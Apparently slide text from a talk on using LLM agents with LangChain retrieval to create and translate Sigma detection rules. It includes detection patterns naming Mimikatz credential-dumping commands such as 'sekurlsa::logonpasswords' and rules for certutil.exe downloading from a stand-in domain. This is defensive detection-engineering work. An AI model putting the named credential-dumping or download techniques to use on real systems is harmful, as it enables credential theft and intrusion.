
Based on your query, a relevant Sigma Rule that detects the behavior described in the process log snippet has been found.

Here is the YAML representation of the rule:

```
```yaml
title: Potential Invoke-Mimikatz PowerShell Script
id: 189e3b02-82b2-4b90-9662-411eb64486d4
status: test
description: Detects Invoke-Mimikatz PowerShell script and alike. Mimikatz is a credential dumper capable of obtaining plaintext Windows account logins and passwords.
references:
  - https://www.elastic.co/guide/en/security/current/potential-invoke-mimikatz-powershell-script.html#potential-invoke-mimikatz-powershell-script
author: Tim Rauch, Elastic (idea)
date: 2022/09/28
tags:
  - attack.credential_access
  - attack.t1003
logsource:
  category: ps_script
  product: windows
detection:
  selection_1:
    ScriptBlockText|contains|all:
      - 'DumpCreds'
      - 'DumpCerts'
  selection_2:
    ScriptBlockText|contains: 'sekurlsa::logonpasswords'
  selection_3:
    ScriptBlockText|contains|all:
      - 'crypto::certificates'
      - 'CERT_SYSTEM_STORE_LOCAL_MACHINE'
  condition: 1 of selection*
falsepositives:
```

# No Rules? No problem!

- What if the rule I want doesn't exist? Let's just create them!
- Retrieval Augmented Generation (RAG) strategy for Sigma Rule Creation
- Uses similar rules matching user's question as context
- Sigma Rule schema given to prompt to valid rule output



Source:  
[https://python.langchain.com/v0.1/docs/use\\_cases/question\\_answering/](https://python.langchain.com/v0.1/docs/use_cases/question_answering/)

# Sigma Rule Creation Tool Example

## QUESTION:

Create a Windows process creation Sigma Rule to detect certutil.exe downloading a file from definitely-not-malware.com  
-----

## ANSWER:

Here is the Windows process creation Sigma Rule to detect certutil.exe downloading a file from definitely-not-malware.com:

```
```yaml
title: Suspicious File Download Via Certutil from Specific Source
id: 12345678-abcd-1234-efgh-1234567890ab
status: experimental
description: Detects the execution of the Windows utility certutil.exe downloading a file from definitely-not-malware.com.
author: Your Name
date: 2022-01-01
logsource:
  product: windows
  category: process_creation
detection:
  selection_img:
    - Image|endswith: "\certutil.exe"
    - OriginalFileName: "CertUtil.exe"
  selection_url:
    CommandLine|contains: "definitely-not-malware.com"
  condition: all of selection_*
falsepositives:
  - Legitimate administrative activities that involve the use of certutil.exe for file downloads.
level: high
```
```

Please note that you may need to modify the ID, author, and date fields according to your requirements.

# But wait, there's more!

- Multiple tools can be used by the agent in succession...
- Allows for rule creation/translation at the same time!

## QUESTION:

Create a Windows process creation Sigma Rule for certutil downloading a file from definitely-not-malware.com, then translate it to a Microsoft 365 Defender query.

-----

## ANSWER:

Here is the translated Microsoft 365 Defender query for the Certutil File Download From Suspicious Domain Sigma Rule:

...

DeviceProcessEvents

| where (FolderPath endswith "\\certutil.exe" or ProcessVersionInfoOriginalFileName =~ "CertUtil.exe") and ProcessCommandLine contains "definitely-not-malware.com"

...

This query will search for process creation events in Microsoft 365 Defender where certutil is used to download a file from the suspicious domain definitely-not-malware.com.

# Top Tips for Sigma + LLMs (you won't believe #4!)

- Prompts and context is very important
- Prompts and context is very important
  - <https://help.openai.com/en/articles/6654000-best-practices-for-prompt-engineering-with-the-openai-api>
- Give examples (and more context!)
- More context=more accurate=more expensive
- OpenAI models not great at Sigma by themselves...
  - Adding schema to prompts helped significantly
  - Context important for rule creation



- Create different splitters/loaders for Sigma Rule vectorstore
  - Not splitting rules gives (probably) more accurate, but slower results
- Increase supported pySigma version + pipeline/backend versions, langchain version
  - Soon™
- Workflows
  - Mapping MITRE ATT&CK to model Sigma rules
  - Log analyzer -> Sigma Rules
  - Threat Report Sigma Rule Generator
    - MITRE TRAM?
- Tools
  - Reverse Sigma Rules (query to Sigma Rule)
  - Improve current tools

- Special thanks to Sigma & pySigma creators, maintainers, and community, as well as EU ATT&CK community for hosting this event!
- Sigma References
  - SigmaHQ Official Site: <https://sigmahq.io>
  - SigmaHQ Rule Repository: <https://github.com/SigmaHQ/sigma>
  - pySigma Repository: <https://github.com/SigmaHQ/pySigma>
- SigmaIQ Repositories
  - SigmaIQ: Repository <https://github.com/AttackIQ/SigmaIQ>
  - SigmaIQ LLM Examples: <https://github.com/AttackIQ/SigmaIQ/tree/master/examples>

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## Github

<https://github.com/slincoln-aiq>